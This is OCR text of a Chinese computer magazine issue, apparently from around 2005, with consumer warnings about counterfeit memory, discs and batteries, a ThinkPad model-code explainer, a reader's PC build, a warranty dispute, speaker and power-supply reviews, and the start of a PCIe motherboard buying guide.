闷豆："你们这里有K牌的内存吗？"

业务员："K牌的贵一些，我们这里有原配的升级内存条。"

闷豆："原厂的吗？价格是否很贵？"

业务员并没有正面回答："我们这里原配内存条和你笔记本现在用的内存是同样牌子的芯片，绝对兼容，因为是工包进货的价格比K牌的还便宜30元！"

闷豆将内存拿在手里仔细端详："芯片确实是同一个牌子不过你这个内存做工一般，上面品牌标签都没有，不是原厂的吧。"

业务员："这个价格当然不是原厂条，不过你可以装上机器试试看，有兼容性问题我们可换可退。"

闷豆："什么原配的内存呀！我看是杂牌条吧，我想我还是愿意多花30元买K牌的吧，毕竟是老品牌了。"



点评：升级笔记本内存时，不一定要原厂内存，即使你的笔记本是IBM、SONY等大品牌产品，一些商家极力推荐原厂内存为的是更高的利润，一般著名品牌的兼容笔记本内存同样可以使用。卖掉原机内存换用单条大容量内存或者两条相同品牌内存也是一种升级方法，这样不但可以避免使用不同内存条引起不兼容的隐患，而且原厂内存通常都可以卖个好价钱。CF [CP01]

IBM ThinkPad 笔记本电脑型号解密

■北京 糖豆



品牌：IBM ThinkPad就不用笔者多做解释了吧。

机型：是采用同一设计、同一模具、同一外形的一类机型的总称，例如T23、T30、T40、T41、X30、X31、X40、R40e、R40、R50等等。前面的T、X、R是指系列，也就是采用同一设计理念或者同样目标客户的一类机型的总称，例如：T系列是商用机型、X系列是轻薄机型、R系列是家用机型。

每一种机型还有对应的机型代码，例如T23对应2647，X31对应2672，R50对应1829，R40对应2681，R40e对应2684，T40和T41对应的2373等等。只要机型代码不同，就表明采取了不同的设计以及不同的外形模具。不过也有例外，例如T40和T41的机型代码都是2373，因为T40和T41的设计、外形、模具、重量都完全一样，机器内部的主板板型、外部端口位置也都完全相同。

配置代码：是对应特定硬件、软件配置的某一款型号，每一个配置型号都由两个字符组成（最后一位是销售区域国别缩写）。一般来说，前两个说明了对应不同配置的型号名称，例如T40 14x/12x/19x/72x/7Cx/82x/8Cx/92x/G1x、T41 1Hx/1Fx/3Fx/7Fx/7Kx/9Fx/GEx、X31 B3x/BCx/C3x/CBx/G3x/GCx/N3x/NCx等等。每个机型都有数十种乃至上百种配置型号，代表不同的硬件配置、键盘语言、预装操作系统的区别。例如T23 LU5和LU7，前者预装Win2000英文专业版，后者预装Win2000英文家庭版，其余完全一样，还有X31 B3H和B2H也是只存在这个区别。

销售区域缩写：（刚才型号中用x代替的）则说明了对应的销售区域国别或地区的缩写，例如销往内地是C，销往中国香港是H和B（繁体键盘），销往新加坡是A，销往北美是U，销往日本是J，大多数区域都有一个字母的缩写相对应。在对应的销售区域销售的对应后缀的机器，属于该地区的行货，否则就是该地区的水货。例如，IBM ThinkPad R50 53C就属于内地行货，在IBM ThinkPad T40 7CH属于香港行货，IBM ThinkPad T40 7CH拿到内地销售就属于水货。可见，行货和水货的概念是取决于本应销售的区域和实际销售的区域是否有区别。


不过，有些机型并不是以字母结尾，例如T23 LU5/LU7、T40 HH1/HH2，将销售区域缩写和配置型号中的第二个字母对换了位置，比如LU5的配置型号应该是L5，销售区域缩写是U，而HH1的配置型号则是H1，销售区域缩写是H。CF [CP02]



Kingston 内存假货多

近期市场上假冒的Kingston内存条比较多，主要集中在于出货量最大的台式电脑用DDR内存条。假货的仿真程度很高，如果没有真货对比，普通消费者是很难分辨真假。由于Kingston内存有多家代理商出货，所以代理商自己增加的防伪标记不尽相同，给用户统一识别带来困难。一些假货Kingston内存条上也贴有代理商的电码防伪标贴，不过大部分都不能通过电话查询认证，所以大家在购买时还是有必要通过电话查询一下。

所有的真货Kingston内存都贴有变彩防伪标贴(见图1)，通过不同角度观看变色效果，而很多假货虽然也贴有类似图案的标贴但基本没有变色效果，这可以作为消费者当场验证内存条的一种快速有效手段。另外，在Kingston网页http://www.kingston.com/china/verifynew/上也提供了进一步的防伪查询，通过对内存条上标贴数据和内存芯片相关信息再次确认真伪，查询结果会通过E-mail通知用户。



图1

假货SONY刻录盘泛滥

SONY的刻录盘在业界向来以高品质闻名，近来大量仿制SONY封面的刻录盘充斥市场，其中以CD-R为主，其零售价格比真SONY刻录盘便宜0.2元～0.5元。假货SONY刻录盘主要以散装和桶装形式销售。假盘在细节上存在很多破绽，真盘的内圈有黑色激光刻印的序列编号，且字体清秀。另外，有些假盘没有编号，有些假盘的编号为透明的刻字或印刷上去的字体比较浓黑。利用一些可以查看刻录盘制造厂家信息的软件，我们可以发现假盘并非SONY厂家流水线制造的。在盒装的SONY正品刻录盘上，会加贴有爱心小标贴，SONY CD-R/DVD+R刻录盘包装上有电码防伪标贴，揭开后可以通过免费电话或者手机短信进行查询，目前假货基本上都没有爱心小标贴和电码防伪标贴。假货桶装的SONY刻录盘往往就是普通的散装片外面套上一个通用的存放桶，再用热缩膜封一下而已，没有附加标识和各种防伪标贴。

高品质18650电芯竟是等外品

18650　电芯是很多笔记本电池块中最常使用的规格，高容量高品质的电芯成为不少需要更换笔记本电池芯和制作外挂电池包的用户人所供求的珍品。由于18650　电芯属于工业电芯，所以基本没有零售包装。市场上出售的该类电芯标称容量从1600mAh到2500mAh都有，价格从20元～40元不等。从一些电子批发市场了解到，很多在电脑城被当作极品出售的三洋2500mAh/2400mAh工业包装18650电芯(见图2)，实际为国产某厂处理的等外品电芯和一些进口拆机电芯，商家用不同颜色的塑封外皮为电池包装后就成为各种品牌的进口高档电芯，品牌包括三洋、索尼、松下、东芝，对于批发的客户，批发商还可以按照用户的要求，在电池外皮上打上各种容量的字标。作为等外品　电芯不一定都是容量达不到指标的产品，有的产品因为自放电率、内阻、循环寿命等指标达不到要求而成为等外品的。这些等外品电池会出现循环使用寿命短、电量存储时间短、放电压降大，易老化等问题。另外，判断是否二手拆机电池最简单的方法就是仔细观察电池的正负极，大部分从电池块中拆出来的二手电池都是经过点焊焊接的，在电池两端会留下点焊的痕迹(通常是凹凸不平的毛刺)而全新电池的两端应该是光滑且反光一致的。


图2

廉价笔记本AC电源返修货多

在电脑市场我们可以看到有些摊位有出售各种名牌笔记本用的AC电源适配器，其中不乏IBM、DELL、SONY等名牌，价格方面这些电源适配器为行货的60%左右。据了解这些非正规渠道的电源适配器很多都是经过翻新的返修货，真正的库存积压货并不多，大多来源于一些南方的电子类批发市场，批发价不到40元。有些返修货是通过小作坊非正规修复的所以故障率偏高，连续工作发热量也高于正常指标，给用户使用带来一定隐患，对昂贵的笔记本电脑还是一种潜在的威胁。建议如果用户使用的是比较新款的笔记本电脑还是通过正规渠道购买原厂电源适配器更为保险。

低价抛售无线AP有玄机

一些商家打着优惠活动的名义低价抛售无线网卡和无线AP，在低价的背后被抛售的无线设备大多是即将淘汰的产品。现在主流的无线局域网产品基本都同时兼容802.11b和802.11g标准，其中802.11b标准是比较老的无线局域网协议，支持最高11Mbps的通讯速率，而比较新的802.11g标准则提供54Mbps的通讯速率，现在绝大部分的主流笔记本都支持802.11b/g，所以说早期的仅支持802.11b标准的无线网络设备正在趋于淘汰，现在卖的产品也大多是库存。


不少商家在宣传无线局域网产品时，往往过分夸大无线上网的范围，经常有意将无线局域网卡和无线GSM/CDMA网卡概念混淆在一些。使用802.11b/g标准的无线网卡需要在有AP支持的接入点附近才能通过无线接入网络，在公共场所通常是有"热点"的地方才能无线上网，而"热点"就算在国内发达的大城市分布都不算广泛，往往只有在一些高档的商务楼和咖啡吧才有。目前真正意义上可以广域上网的无线网卡是通过移动电话网的GPRS卡或CDMA卡，与802.11b/g的无线局域网卡完全不同，价格也贵很多。CF [CP03]



北京李向阳读者：最近，我想攒一台LGA775+DDR平台的电脑。一是因为LGA775是未来的主流，二是因为DDR内存比DDR2内存便宜很多。希望编辑能给我一套高性价比的配置。谢谢！

配件	品牌及型号	价格(元)
CPU	Intel Pentium 4 520(三年盒装)	1370
主板	顶星TM-915PL	599
内存	Hynix 512MB DDR400 × 2	800
硬盘	希捷酷鱼7200.7/ST3160023AS	780
显卡	恩雅FX6600 128MB	1199
光驱	华硕 DRW-1608P	699
显示器	三星795MB	1130
声卡	主板板载	-
网卡	主板板载	-
音箱	冲击波SB-2000	388
机箱	多彩DLC-M F411	350
键鼠	微软极动键鼠套装	195
总计		7510

点评:顶星TM-915PL主板采用i915PL+ICH6芯片组，支持800MHz前端总线的LGA775 CPU，支持双通道DDR400内存。CPU选择三年盒装的Intel Pentium4 520(2.8GHz)，此CPU采用Socket 775接口，二级缓存高达1MB。而现在内存价格也是够便宜了，HY DDR400内存512MB才400元，建议直接上1GB。在其他方面，这款主板支持一条PCI-E x16和两个PCI-E x1接口，显卡建议配备采用PCI-E接口的恩雅FX6600 128MB。由于此主板的南桥ICH6支持4个SATA接口，而普通的IDE接口减少到了一组(2个IDE)，所以建议装机的时候直接购买希捷酷鱼7200.7/ST3160023AS SATA硬盘，把宝贵的IDE接口留给光驱。考虑到该配置的实用性，光驱我们选用华硕DRW-1608P DVD+RW刻录机 **u** ，性能稳定，静音控制也不错。



目前，大部分主流17英寸CRT显示器 **v** 的售价仅千元左右。三星795MB不但在外观上加入了"时尚、简约、瘦身"的要素，领先的"魔技"的运用更是刷新了显示器的应用标准，还其通过了TCO'03认证。

微软极动键鼠套装由光学极动和灵巧键盘 **w** 组成，其中光学极动是按照亚洲人手形特点精心设计的，定位准确，反应速度快，适合图形设计。

要想音质好，除了声卡要比较强劲外，音箱也要选好，我们选用冲击波SB-2000书架式音箱 **x** 。机箱选用多彩DLC-MF411机箱，这是一款很有中国传统文化特色的"脸谱"机箱 **y** 。

CF [CP04]

"多彩杯"外设知识有奖问答——电源篇

多彩科技集团公司创建于1992年，主要从事机箱、电源、键盘、鼠标、音箱、摄像头等电脑外设的研究、开发、生产、销售与服务，是全球最大的电脑外设供应商之一，1999年通过ISO9002认证，2002年通过ISO9000-2000认证。

多彩"能源之星"650S电源，遵循Intel最新2.0规范要求，配有24pin接头，比原来20pin1.3版电源多了+12v，+5v与+3.3v输出，最大功率高达560W，独特的双路12V输出功能全面支持915/925主板，8大2小(其中含1个VGA接口)，3个SATA，1组分体式8PIN转4PIN接口。主动式PFC的超宽频功能，为用户提供最安全、稳定的输出保障。独创的风扇守护神系统，采用12cm 蓝光透明风扇结合铜铝合金散热片超强散热。多彩电源首家推出SATA接口，增加谐波抑制功能，可以有效改善电网供电质量，多彩电源同时采用专用控制芯片，三重滤波线路和电源能快速实现过压、过流、过载、输出短路等保护及防雷击设计，让您在使用过程中高枕无忧。

"多彩杯"外设知识有奖问答:

一、多彩公司旗下拥有哪六大产品系列？请列举。(可多选)

A:机箱　B:电源　C:音箱　D:键盘
E:鼠标　F:闪存　G:MP3　H:摄像头

二、多彩公司能源之星650S电源产品具有哪些特点？(可多选)

A:双路12V输出设计，全面支持915/925主板、兼容服务器电源
B:首家推出SATA接口
C:超宽频功能:90V-270V，环保节能设计，功率校正因素达98%以上
D:三SATA接口，20Pin转24Pin 、4Pin转8Pin
E、专利风扇守护神系统，最大功率高达560W

三、您主要从哪些渠道获取电源的相关信息？(可多选)

A:报刊杂志　B:网络媒体　C:户外广告
D:厂商活动　E:朋友

参与活动的读者朋友请于4月20日前将答案由以下三种方式发回到《电脑爱好者》编辑部

1. 手机短信方式，编写短信"TP+答案，+答案，+答案"，移动用户发送到11118221，联通用户发送到91118221，如1题答案为abc，2题答案为bc，3题答案为c，则移动用户编写短信"TPabc，bc，c"发送到11118221，联通用户发送此内容到91118221。短信收费0.50元/条。

2. 将答案以及详细联系方式以电子邮件的方式发送到yjhd@cfan.com.cn，邮件标题请写明"多彩杯有奖问答(1)"。

3. 将答案填写在本期评刊表最下方"多彩有奖问答"处，随本期评刊表寄回。

参与的读者将有幸抽得由多彩公司提供的以下奖品:

一等奖:2名，各奖价值269元"能源之星500A"电源各一套

二等奖:5名，各奖价值128元"B02足球"摄像头各一个;


三等奖:8名，各奖价值39元"猎豹M346B"鼠标一个。



本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

保修期内更换的产品续保无期？！

■ 本刊记者　王寒晖



怪鸭兽编辑：您好！

我是陕西的一个用户。2003年3月28日，我单位在本地购买了一批兼容机，显卡全部采用双敏火旋风858A(ATI 9100)。2004年2月初，其中一块显卡出现故障，商家说拿回去维修。直到3月底，商家才派人拿来了一块火旋风9206PRO(ATI 9200SE)的显卡来，说以前的火旋风858A停产了，只有用这一块代替。但商家的人随后又说没有联保，仍从2003年3月28日购入时计算，这样一来，这块显卡岂不是只有10天的质保期？打电话到商家的供货商(西安)，对方自称是双敏的西北总代理，他们听后说这种情况是正常的，并说就是买电视机也不可能终身质保。我说，“当时买火旋风858A时，官方报价699元，我们买是630元，而现在要给我们更换的显卡却是官方报价399元的火旋风9206PRO？假如我在你们这里买了一台25寸的数字电视，不到1年就坏了，你们说这个修不好了，此型号也停产了，给我换一台18寸的普通电视，而且没续保，这说得过去吗？”接电话的人改口说，“公司就是这样规定的，最多再延长2个月的质保”。

我只想换一款等同火旋风858A性能或当前价值的双敏显卡，并且给予续保，能帮帮我吗？

陕西　公子

更换产品的三包期应从更换日开始算起

国家2002年9月1日实施的《微型计算机商品修理更换退货责任规定》中第十七条规定:"在三包有效期内，选购件出现本规定《微型计算机商品性能故障表》所列性能故障，销售者应当负责为消费者免费调换新的选购件。选购件更换两次后仍不能正常使用的，销售者应当负责免费为消费者退货，并按发货票价格一次退清货款"，第二十二条规定，"更换主要部件时，应当使用新的主要部件。更换后的主要部件三包有效期自更换之日起重新计算，记录在维修记录的维修情况一栏中。"

因此，此供货商是违反了《微型计算机商品修理更换退货责任规定》，如果读者朋友也遇到此情况，可向当地消费者协会投诉。据记者的了解，在中国的确普遍存在这个现象，希望厂家能重视售后服务。

关于更换件的误解

双敏官方网站上的《UNIKA产品三包细则》中第四条也承诺:"在三包有效期限一年内，若UNIKA主板、显卡或刻录机等商品出现三包规定《微型计算机商品性能故障表》所列性能故障时，经两次维修仍不能正常使用，则免费替消费者调换同型号同规格商品。若同型号同规格商品停产，将调换等同于原产品性能或当前价值的UNIKA商品。"

对于"调换等同于原产品性能或当前价值的UNIKA商品"，记者咨询过律师，他是这样解释的:双敏火旋风858A(ATI R9100)已经停产，所以更换双敏火旋风9206PRO(ATI R9200SE)是完全说得过去，就算更换成当前价值的产品，双敏火旋风858A也应该是以当前的报价为准，而不是以以前的报价或购买时的价格为准。因此，我们认为双敏调换火旋风9206PRO显卡也可以说是合理的。CF [CP05]



三诺 M.POD100 微型音箱

■ CFan 评测室

去年年底的时候，三诺透露了M.POD100音箱的消息，这是三诺所设计的一款微型音箱，可以配合笔记本使用，也可以作为随身听等设备的外置音箱来使用。

不过由于种种原因，这款产品迟迟没有上市，直到前不久才出现在市场上。


三诺M.POD100音箱采用塑料外壳，包括有四种不同的颜色选择——银黑色、红色、珍珠白色、黄白色。我们觉得还是传统的银黑色最为好看，因为珍珠白和黄白色里的白色塑料感觉上太脆弱，而红色又太招摇了一些。

作为一款微型音箱，最大的特点当然就是小。其单一箱体的体积大小为50mm(L)×180mm(H)×60mm(D)，呈一个长梯形的形状。看起来似乎有点重心不稳的感觉，不过实际使用我们发现，M.POD100的重心靠下，重量也够大，实际可以放得很稳定的。

M.POD100使用的扬声器是四个1.25″的铝膜单元，这样的金属膜单元最大的特点就是高音效果极好，但低音很弱。M.POD100每个音箱上的两个单元是完全一样的，采用两个单元的原因是因为这种小型单元所能承受的功率很小，所以要通过多个并联以增加输出功率。M.POD100的总输出功率为4Wx2，对于这种小型音箱来说就算不小了。在每个音箱后部，还有一个小型的倒相孔，可以对M.POD100的中频产生一定的提升。



M.POD100采用外置电源供电设计，这样的设计不如某些产品那样内置电源来得方便，但价格要低得很多，而且一般来说使用笔记本等设备还是会有电源插座可以使用的。不过M.POD100的外置稳压电源体积似乎太大了一点，样子也不算好看，跟M.POD100的形象有点不搭配。



M.POD100采用的是主副箱的设计结构，在主箱背后，除了信号输入和连接副箱的插孔外，还有一个电源插孔和一个音量调节旋钮，而副箱只有一个与主箱连接的插孔。M.POD100似乎没有设计电源开关，只要插上插头就自动开机。

M.POD100用于连接主副箱的连线和输入信号线一样，都是两根3.5的对连线，在大音箱上一般不使用这样的方式，但对于M.POD100这样的小音箱来说，这样的连接比较清爽。


从试听的效果来说，M.POD100第一个优点是它的音量足够大，实际上这也是其取代笔记本内置音箱的基本要求。而且在大音量下，M.POD100并不容易破音。

在高音域，M.POD100的表现相当理想，声音清丽明亮，事实上，这也是金属膜全频带的优势所在。而在中频领域，M.POD100的表现也比较充实，但由于口径所限，略显声音不够饱满。由于口径和单元类型的限制，M.POD100在低音上，无论是量还是质都很薄弱，不过在其设计初衷上就没有过多考虑这些问题，也就不可多苛求了。

M.POD100是性价比较高的一款产品，它的外形设计比较讨巧，而声音表现上，除了在一开始就不予考虑的低音上较差外，中高音都令人满意。特别是其199元的价格，是目前笔记本配套音箱中相当低廉的。整体来看，值得笔记本或随身听用户考虑。



CF [CP06]



麦博梵高 FC330 多媒体音箱

■ CFan 评测室

“ 高”系列是麦博音箱的主打产品，我们曾经评测过它的多款产品，而FC330是其中的最新一款。

不过FC330在“ 高”系列中，是非常特殊的一款产品。它是“ 高”系列中惟一一款全木质的音箱，同时，也没有使用“ 高”系列其他产品的外置功放设计，而是采用了传统的功放内置方案。这一切使得FC330成为一款设计上非常传统的产品。



FC330是标准的2.1结构，三个音箱采用几乎相同的造型设计——立方形的木纹箱体、前面圆形的扬声器防尘罩，只有低音炮上多了一个音量调节旋钮，使得低音炮看起来多了一份生气。

FC330的电路设计和此前的“ 高”系列产品是完全一致的。卫星箱使用的依然是V12单元，而低音炮则采用了5寸松压盆低音。低音炮采用侧倒相结构，功放电路采用“ 高”系列公用的4558+2030A电路，由四个TDA2030A芯片推动音箱，其中两个推动卫星箱，另两个并联推动低音炮。

与“ 高”系列的其他产品相比，FC330没有提供高音调节，而只有一个低音调节旋钮，不过它的结构设计十分的简洁，低音旋钮和开关都放在后背板上，而散热采用了内置散热片的设计，使得后背板看起来十分清爽。

麦博FC330的外观虽然和“ 高”系列的其他产品差异挺大，但由于整体设计接近，特别是电路和单元的选择完全一致，所以FC330的音质和音色与“ 高”系列的其他产品相比，差别不大。它的声音表现高频和低频都极为出色，只是中频略有凹陷，不过FC330采用了全木的结构，在中频表现上要比采用塑料卫星箱的其他型号更好一些。考虑到较低的价格，FC330应该算是“ 高”系列中性价比相当高的一款产品。CF [CP07]

多彩能源之星 DLP-500A 电源



■ CFan 评测室

由于Intel规定单路+12V总输出不能超过200VA(12V*18A=196VA)的规定，导致单路+12V已经不能满足电脑需求，因此在ATX 12V 2.0规范中，特别制定了双路+12V输出的规范，多彩能源之星DLP-500A就是采用双路+12V输出，符合ATX 12V 2.0规范的电源，特别适合是组装i915/925系列平台。多彩能源之星DLP-500A侧面的铭牌上标明了设计使用功率，包括+3.3V输出28A，+5V输出28A，第一路给CPU供电的+12V输出15A，第二路给其他配件供电的+12V输出15A，除此以外，铭牌还特别标明了此电源符合AMD和Intel双方的标准，保证电源在各平台下都足够兼容。多彩能源之星DLP-500A采用目前流行的12cm大风扇静音散热设计，电源内部散热片也钻了不少透风孔，这样电源内部的散热就更加通畅。多彩能源之星DLP-500A特别提供了专利的风扇守护神功能，此功能不仅可以通过电源内部温度来调节风扇转速，更可在风扇异常时发出报警提醒用户注意。当风扇因异物停转或低转时，温度感应器就会提供讯号给蜂鸣器并发出Bi、Bi、Bi的警告声，此时使用者可根据实际情况检验电脑，作出最正确的判断与处理，以确保电脑的安全。



风扇守护神系统，风扇控制电路板可根据探头所在位置温度自动调节风扇转速，并且在风扇发生异常时还会通过蜂鸣器来向用户报警。

多彩能源之星DLP-500A电源的包装也相当精致，另外，还附送一本《电源小常识》手册，买电源还能学知识，何乐不为。CF [CP08]

PC 构架新旋律

全平台PCIE主板导购

■ CFan 评测室

尽管所有人都相信，PC 新一代的构架必然是PCIE 结构，但这一代新构架在国内的推广之难却估计超过了业界巨头们的想象。时至已距离Intel 发布第一代PCIE 构架9X5 系列芯片组约10 个月的今日，除了品牌机市场易受领导厂商操控，已转换到PCIE 构架外，在零售市场上，上一代构架的主板依然保持着旺盛的生命力，继续与新一代主板分庭抗礼。这不外乎是以下几个原因引起的：

首先，此次PC 构架向PCIE 转换与以前的构架转换最大不同在于，以前每次构架转换，除了CPU 接口不能保留外，都会完全保留上一代构架的其他重要接口，便于用户平滑升级，而本次平台升级却是一个跨越式升级。无论是从ISA 到VESA 到PCI 以及到不完全算种独立总线的AGP，所有基于这些总线的主板都无一例外能够兼容上一代接口，而这种平滑过渡能力也是依靠主板芯片组实现的。但这种平滑过渡能力在PCIE 时代嘎然而止，以Intel 9X5 系列芯片组为代表的PCIE 芯片组不再提供上一代构架中重要接口AGP 接口的支持，但新一代PCIE 接口显卡相对同等级AGP 显卡则是价格昂贵，性能不占优势，对看重性价比的国内用户来说，拒绝不合算的PCIE 显卡势必就同样拒绝了只支持PCIE 显卡的新构架主板。

其次，PC 整体性能遇到发展瓶颈，Intel 的Pentium 4 处理器从上一代0.13微米Northwood核心发展到0.09微米Prescott 核心，CPU 最高频率仅从3.2GHz 提升到3.8GHz，性能提升也相当有限，再加上Prescott 核心的功耗和发热问题，使用户对新一代CPU 接受度较低，升级意愿也不强烈，这也就同样影响了配套新构架主板的推广。此两点原因使PCIE 构架的推广速度远低于厂商们希望的速度。

不过随着时间的推移，依靠大量的品牌机OEM 订单抵消掉早期的开发成本后，PCIE 构架的整体成本已经大大降低，而Intel 也开始限制上一代芯片组的产能，0.09 微米Prescott 核心处理器的成本优势也开始体现，AMD 也将产品线全面升级到Socket754/939 平台，淘汰使用多年的Socket A 接口，这一切都表明，新一代PCIE 构架已趋向成熟，进入购买期了。这次主板构架的转换，又给主板市场带来了不少新变化。

Intel 芯片组领先优势加大

无须讳言，Intel 芯片组总是Intel 处理器最好的伙伴，Intel 的9X5 系列芯片组也是专为Prescott 核心设计的。由于掌握技术优势，使Intel 9X5 这一系列芯片组较竞争对手同级别的产品提前了近半年就已经成品化。使现在市面上Intel 处理器的新一代PCIE 构架主板只见Intel 芯片组的身影。不过由于配合Intel 处理器的主板的市场相当大，使VIA、SiS、nVIDIA、ATi 这几家芯片组厂商宁愿迟到也要加入这个市场，这几家厂商的相应的芯片组已经制造完成，就等经过主板厂商检测，正式生产了。

AMD 主板nVIDIA 稍领先，VIA 急追

自nVIDIA 的nFORCE 3 芯片组随Athlon 64 系列处理器火爆热销后，nVIDIA 的nFORCE 4 系列芯片又成了第一款成品化的支持Athlon 64 的PCIE 主板芯片，特有的SLI 功能更是吸引了大量关注的目光，确立了市场的领先地位。而作为老牌芯片设计厂商的VIA 公司则在步伐上慢了半拍，支持PCIE 的K8T890 系列芯片组于2004 年底才推出。不过VIA 公司与几个主板大厂有地缘优势，能使自己的芯片组能够在很短时间内变为实际产品，现在市面上已有基于K8T890 芯片组的主板销售。

产品线明显细分

长期以来，主板厂商都习惯于用同一种芯片组设计出满足不同市场的主板，但这次，产品的等级从芯片组就开始划分了。芯片组厂商将性能相近的芯片组做功能上的区分，以此来划分不同产品等级。在Intel 9X5 芯片组方面，就有915PL/915GL/915P/915G/925X/925XE 共计6 种，其中除915GL 是整合显示核心、不带PCIE 显卡扩展功能；915G 相当于整合显示核心的915P 外，其他四款芯片组性能相当接近，区别只是功能上，如表1。(关于9X5系列芯片具体特性请查阅本刊2004 年第14 期P10 页《英特尔9x5 的"七宗罪"》)

表1:9X5 芯片组重要区别

芯片组型号	915PL	915P	925X	925XE
标准最高前端总线	800MHz	800MHz	800MHz	1066MHz
支持最高内存型号	DDR400	DDR400 DDR2 533	DDR2 533	DDR2 533
显示扩充能力	PCIE X16	PCIE X16	PCIE X16	PCIE X16

同样，nVIDIA 的nFORCE 4SLI 和nFORCE 4 Ultra 两种芯片组，区别只在前者能支持nVIDIA 专利的SLI 图形卡协同处理技术，而后者不能。

主板厂商大量进行二次开发

有不少人觉得现在板卡市场同质化严重，买谁家主板都差不多。实际这是种误解，从主板性能来说，各家主板差别不会太大，但有技术能力的大厂却能在主板上加上大量附加功能，如双千兆网络、无线WI-FI，或者开发兼容AGP 插槽、提供附加硬盘控制器以弥补芯片组的不足。这在下面的主板推荐中会看到。

Intel主板篇——爱也罢，恨也罢，走向LGA775不回头


从低端的赛扬D/J到Prescott核心Pentium 4，Intel已经把桌面全系列处理器转向了LGA775接口，因此，我们这里介绍的主板都是支持LGA775接口处理器。

华硕P5GDC-V Deluxe主板



